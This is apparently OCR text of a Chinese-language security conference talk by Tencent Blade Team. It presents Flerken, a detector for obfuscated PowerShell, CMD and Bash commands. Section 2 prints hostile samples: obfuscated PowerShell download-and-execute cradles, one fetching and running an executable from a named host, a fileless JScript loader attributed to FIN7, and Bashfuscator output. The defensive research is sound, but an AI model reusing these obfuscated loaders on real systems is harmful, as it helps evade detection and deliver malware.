猫鼠游戏: 持续渗透中的高级命令混淆对抗

张尧 曾智洋 Tencent Blade Team

Tencent Blade Team

谷歌TensorFlow

成功发现首个TensorFlow框架自身安全漏洞，并包揽TF已知前七个漏洞

发现SQLite严重漏洞

成功发现SQLite存在严重漏洞，影响Chromium浏览器和大量Android、iOS应用

深耕IoT领域

成功破解Amazon Echo、Google Home、小米智能音箱等IoT设备

BLADE

多次受邀参加海内外顶级安全会议

受邀参加Blackhat USA、DEFCON、HITB、CanSecWest、CSS、XCon、KCon等多个海内外顶级安全会议

获Amazon、小米、华为等多个品牌官方认可

Amazon、小米、华为等多个品牌官方认可，获小米安全年度最佳守护者，荣获华为漏洞奖励计划官方认可

输出全行业 泛安全影响力

为腾讯Tday、腾讯首届技术文化周等活动输出泛安全影响力

1. 问题背景：命令混淆
2. 命令混淆方法
3. 我们的解决方案
4. 总结与讨论


1. 问题背景：命令混淆

1.1 什么是混淆？


1.2 命令混淆

- 范畴：特指操作系统**原生**的三个命令行程序**PS/CMD[.]exe/Bash**
- 对象：**命令行**（Command Line）常规命令
- 方法：基于上述三种命令行程序**灵活的语法**进行**变形**
- 目标：**绕过**目标防御设备、端点保护系统、杀软的**恶意命令检测**

1.3 攻击路径示例——Windows篇



1.4 攻击路径示例——Linux篇



2. 命令混淆方法

2.1 简单的PowerShell混淆

Round 1

```
Invoke-Expression (New-Object System.Net.WebClient).DownloadString("http://127.0.0.1/evilfile")
```

Round 2

```
Invoke-Expr'ess'ion (New-Object Net.We'bCli'ent).("DownloadString").Invoke('h'+'ttp://127.0.0.1/evilfile')
```

Round 3

```
in'vo'ke-exPr'ess'ioN ((('('+'Ne'+'w'+'-'+'Object
S')+('y'+'ste')+('m'+'.Net')+('.'+'WebCl')+'ie'+'nt'+(')'+'.Dow'))+('nlo'+'a')+'dS'+('tri'+'n')+(('g(C'+'82h'))+('t'+
'tp:')+'/'+'/1'+('27'+'.0.')+('0.'+'1/ev'+'i')+(('lfi'+'l'+'eC82')))).rEPlACE(('C'+'82'),[StriNg][CHaR]34))
```

2.2 简单的Bash混淆

Round 1

```
whoami
```

Round 2

```
echo 'who''ami' | bash
```

Round 3

```
e\cho $'\x77ho$'\u0000'ami' | bash
```

Round 4


```
e\cho $'\x77ho$'\u0000'ami' | $(echo hsab| rev)
```


Round 5


```
e\cho $'\x77ho$'\u0000'ami' | $(echo $(echo aHMK|base64 -d)ab| rev)
```

2.3 命令混淆工具

- CMD命令混淆工具：Invoke-DOSfuscation
- Powershell命令混淆工具：Invoke-Obfuscation、PS_obfs
- Bash命令混淆工具：Bashfuscator、bashfuck







2.4 混淆样本示例

```
#Original CMD

(New-Object
System.Net.WebClient).DownloadFile('http://cajos.in/0x/1.exe','mess.exe');Start-
Process 'mess.exe'

↓↓ Invoke Obfuscation ↓↓

#Obfuscated CMD

&( $VeRbOSePRefERence.tOSTriNg()[1,3]+'x'-jOiN'') ( " $( seT  'Ofs' '' )"+[sTrIng]
('20V28u4en65V77H2dV4fl62u6aH65J63V74J20n53n79H73u74@65V6dr2eJ4eu65V74@2el57J65J62r43
J6c@69J65u6er74r29J2eV44H6fH77u6e@6cu6fl61@64V46n69J6cl65H28@27V68V74r74H70n3al2fV2fV
63u61u6an6fJ73n2er69n6en2fV30H78l2fn31r2en65@78u65r27n2cH27V6du65
r73@73J2el65V78@65r27J29n3bl53V74V61@72r74H2dH50u72u6fH63J65@73J73r20J27J6dJ65J73J73@
2eJ65u78J65n27'.split( 'Vn@rlHuJ')|%{( [CHar]([COnvERT]::tOInt16( ( [stRiNg]$_ ),16)
)) } )+"$( Set-vARiable 'ofs'  ' ') " )
```

PowerShell无文件木马混淆

```
@set w=wsc@ript /b /e:js@cript %HOMEPATH%\tt.txt @echo try{var fs=new
ActiveXObject('Scripting.FileSystemObject');sh=new
ActiveXObject('Wscript.Shell');p=sh.ExpandEnvironmentStrings('%%HOM'+'EPATH%%')+'\\pp
.txt';var f=fs.OpenTextFile(p,1,false);for(i=0;i^<4;i++)f.SkipLine();var
com='';while(!f.AtEndOfStream)com+=f.ReadLine().substr(1);f.Close();try{fs.DeleteFile
(p, true);}catch(e){}this[String.fromCharCode(101)+'v'+'al'](com);}catch(e){};
>%HOMEPATH%\tt.txt @copy /y %TMP%\unlock.cmd %HOMEPATH%\pp.txt @echo %w:@=%|cmd
```

APT组织FIN 7中的混淆样本

```
eval "$(ijmduN3D=(\[ r f 5 4 G U \" a i s p 1 t \% \} \  e \) \/ \\ 0 b J k z 7 \] \;
\{ \| D \( X 2 h 3 \= 9 V 8 w n \$ B c 6 d o);for s7SQJyu8 in 11 1 9 42 13 2 16 14 10
16 7 43 32 24 44 39 8 6 33 37 32 20 19 16 45 16 10 16 47 16 41 16 13 16 11 16 17 16 8
16 20 16 18 28 2 48 1 16 31 25 35 24 23 36 41 5 16 9 42 16 12 16 40 16 3 16 38 16 21
16 26 16 3 16 12 16 21 16 46 16 40 16 34 16 34 16 4 16 36 28 47 48 16 11 1 9 42 13 2
16 14 10 16 7 43 29 24 44 39 8 6 33 0 43 31 25 35 24 23 36 41 5 27 15 7 28 47 48 42
17 18 7 30 22 8 10 35;do printf %s "${ijmduN3D[$s7SQJyu8]}";done)"
```

Bashfuscator工具生成的混淆命令

3. 我们的解决方案

3.1 新攻击向量带来的攻守失衡

新型混淆工具的开源让混淆变得轻而易举

开源PS/CMD/Bash混淆工具众多

检测方法寥寥无几，误报很多，特别针对Linux混淆，业界尚无已知解决方法

企业大规模服务器命令数据加剧命令混淆检测难度

防御方案的不足进一步引起攻守的失衡

3.2 提出解决方法Flerken：从一石二鸟到双塔奇兵

出发点：是否存在统一的混淆检测方案？ **NO**

Windows (CMD/Powershell) vs Linux (Bash)

底层原因

多特征维度深入分析

- **语法特征差异性**
  - 大小写敏感性
  - 特殊字符使用 ^ , / , " 等区别
- **统计特征差异性**
  - 命令长短引起的统计特征差异性
- **数据规模差异性**
  - Windows服务器规模远小于Linux服务器，加剧了训练数据的不平衡性

解决思路

Flerken

Windows命令混淆检测方法

Kindle

Octopus

Linux命令混淆检测方法

3.3 Kindle：基于可读性的Windows混淆检测

Windows (CMD/Powershell)混淆与常规业务命令随机抽样对比

核心观察

常人（Human）可以有效识别混淆/非混淆命令

根本问题：影响这一判断的本质特征是什么？

可读性程度

单词可读性

- 元音比例
- 整体长度
- 字母重复
- 大写字母比例
- 首字母大写
- …

符号可读性

非混淆命令常见字符

其他常规统计特征

- 符号比例
- 空格比例
- …

结合语言学统计分析的研究洞察完成单词可读性设计

kindle07　kindlemysql　kindlIle　kinDle　kindleisanextremelypopulartool

3.3 Kindle：基于可读性的Windows混淆检测

cmd - input command; ob_{tag} - CLOB label; des - specific description;
$\mathtt{len}(cmd)$ - returns the length of cmd;
$\mathtt{RatioUnread}_1(cmd)$ - returns the ratio of unreadable words in cmd;
$\mathtt{RatioUnread}_2(cmd)$ - unreadable ratio for special encoded case;
$\mathtt{RatioSpecial}(cmd)$ - returns the ratio of special chars in cmd;
$\mathtt{RatioUnchar}(cmd)$ - returns the ratio of unreadable chars in cmd;
$\mathtt{RatioSpace}(cmd)$ - returns the ratio of spaces in cmd.

Every cmd, do
if $\mathtt{RatioSpace}(cmd) > \alpha$ then
  Return $ob_{tag} = 1$ and des_1;
  else if $\mathtt{RatioSpecial}(cmd) > \beta_1$ *and* $\mathtt{RatioUnread}_1(cmd) > \delta_1$ then
    Return $ob_{tag} = 1$ and des_2;
    else if $\mathtt{RatioUnchar}(cmd) > \psi_1$ *and* $\mathtt{RatioUnread}_1(cmd) > \delta_2$ then
      Return $ob_{tag} = 1$ and des_3;
      else if $\mathtt{RatioUnchar}(cmd) > \psi_2$ *and* $\mathtt{RatioUnread}_1(cmd) > \delta_3$ then
        Return $ob_{tag} = 1$ and des_4;
        else if $\mathtt{RatioSpecial}(cmd) > \beta_2$ *and* $\mathtt{RatioUnread}_1(cmd) > \delta_4$ then
          Return $ob_{tag} = 1$ and des_5;
          else if $\mathtt{len}(cmd) > \omega_1$ then
            Return $ob_{tag} = 1$ and des_6;
            else
              $score = \mathtt{RatioSpecial}(cmd) * w_s + \mathtt{RatioUnchar}(cmd) * w_c + \mathtt{RatioUnread}_1(cmd) * w_u$;
              if $score > \gamma$ then
                Return $ob_{tag} = 1$ and des_7;

Every cmd, do
if $\mathtt{len}(cmd) > \omega_2$ *and* $\mathtt{RatioUnread}_2(cmd) > \delta_5$ then
  Return $ob_{tag} = 1$ and des_8;

线性判断逻辑，增加告警可解释性

```
in'vo'ke-exPr'ess'ioN ((('('+'Ne'+'w'+'-'+'Object S')+('y'+'ste')+('m'+'.Net')+('.'+'WebCl')+'ie'+'nt'+(')'+'.Dow'))+('nlo'+'a')+'dS'+('tri'+'n')+(('g(C'+'82h'))+('t'+'tp:')+'/'+'/1'+('27'+'.0.')+('0.'+'1/ev'+'i')+(('lfi'+'l'+'eC82')))).rEPlACE(('C'+'82'),[StriNg][CHaR]34))
```

不可读单词比例
符号比例

```
@set w=wsc@ript /b /e:js@cript %HOMEPATH%\tt.txt @echo try{var fs=new ActiveXObject('Scripting.FileSystemObject');sh=new ActiveXObject('Wscript.Shell');p=sh.ExpandEnvironmentStrings('%%HOM'+'EPATH%%')+'\\pp.txt';var f=fs.OpenTextFile(p,1,false);for(i=0;i^<4;i++)f.SkipLine();var com='';while(!f.AtEndOfStream)com+=f.ReadLine().substr(1);f.Close();try{fs.DeleteFile(p,
true);}catch(e){}this[String.fromCharCode(101)+'v'+'al'](com);}catch(e){};
>%HOMEPATH%\tt.txt @copy /y %TMP%\unlock.cmd %HOMEPATH%\pp.txt
@echo %w:@=%|cmd
```

不可读单词比例
不可读符号比例

3.3 Kindle：基于可读性的Windows混淆检测


cmd - input command; ob_{tag} - CLOB label; des - specific description;
$\texttt{len}(cmd)$ - returns the length of cmd;
$\texttt{RatioUnread}_1(cmd)$ - returns the ratio of unreadable words in cmd;
$\texttt{RatioUnread}_2(cmd)$ - unreadable ratio for special encoded case;
$\texttt{RatioSpecial}(cmd)$ - returns the ratio of special chars in cmd;
$\texttt{RatioUnchar}(cmd)$ - returns the ratio of unreadable chars in cmd;
$\texttt{RatioSpace}(cmd)$ - returns the ratio of spaces in cmd.


Every cmd, do
if $\texttt{RatioSpace}(cmd) > \alpha$ **then**
  Return $ob_{tag} = 1$ and des_1;
  else if $\texttt{RatioSpecial}(cmd) > \beta_1$ *and* $\texttt{RatioUnread}_1(cmd) > \delta_1$ **then**
    Return $ob_{tag} = 1$ and des_2;
    else if $\texttt{RatioUnchar}(cmd) > \psi_1$ *and* $\texttt{RatioUnread}_1(cmd) > \delta_2$ **then**
      Return $ob_{tag} = 1$ and des_3;
      else if $\texttt{RatioUnchar}(cmd) > \psi_2$ *and* $\texttt{RatioUnread}_1(cmd) > \delta_3$ **then**
        Return $ob_{tag} = 1$ and des_4;
        else if $\texttt{RatioSpecial}(cmd) > \beta_2$ *and* $\texttt{RatioUnread}_1(cmd) > \delta_4$ **then**
          Return $ob_{tag} = 1$ and des_5;
          else if $\texttt{len}(cmd) > \omega_1$ **then**
            Return $ob_{tag} = 1$ and des_6;
            else
              $score = \texttt{RatioSpecial}(cmd) * w_s + \texttt{RatioUnchar}(cmd) * w_c + \texttt{RatioUnread}_1(cmd) * w_u$;
              if $score > \gamma$ **then**
                Return $ob_{tag} = 1$ and des_7;

Every cmd, do
if $\texttt{len}(cmd) > \omega_2$ *and* $\texttt{RatioUnread}_2(cmd) > \delta_5$ **then**
  Return $ob_{tag} = 1$ and des_8;

线性判断逻辑，增加告警可解释性

特征向量化





分类器学习


3.4 Octopus：基于静态分析的Bash混淆识别

核心思路

Linux混淆变形更为丰富，但依然可用有限的语法模式表达，表达效果取决于模式描述的泛化程度

多种混淆描述类型

3.4 Octopus：动态语法解析下的Bash混淆识别




关键挑战：能否让语法解析沙箱只解析，不执行？


YES

3.4 Octopus bash

- 对近10万行Bash源码进行深入分析，标记关键执行函数，并在最外层进行“去执行化”
- 编译得到的Bash，称之为Octopus bash，可以还原混淆命令
- 进一步结合文本相似性算法Simhash，实现对于Bash命令混淆的高效识别



3.5 Flerken Demo



Flerken demo：**https://flerken.pro**　　GitHub link: **https://github.com/We5ter/Flerken**

4. 总结与讨论

4.1 总结与讨论

- 多平台命令混淆检测方案Flerken
- 近实时的企业服务器命令监控能力
- 已知样本、工具，检出率接近100%
- 对抗升级、进一步优化
- Octopus bash即将开源

- 尽管混淆语法模式非常多样，但问题并不是Too Complex to be solved
- 检测能力是核心，但不是全部
- 命令采集、数据裁剪
- 动态分析下的统一解法？
- 关注运营


CIS
网络安全创新大会
Cyber Security Innovation Summit
THANKS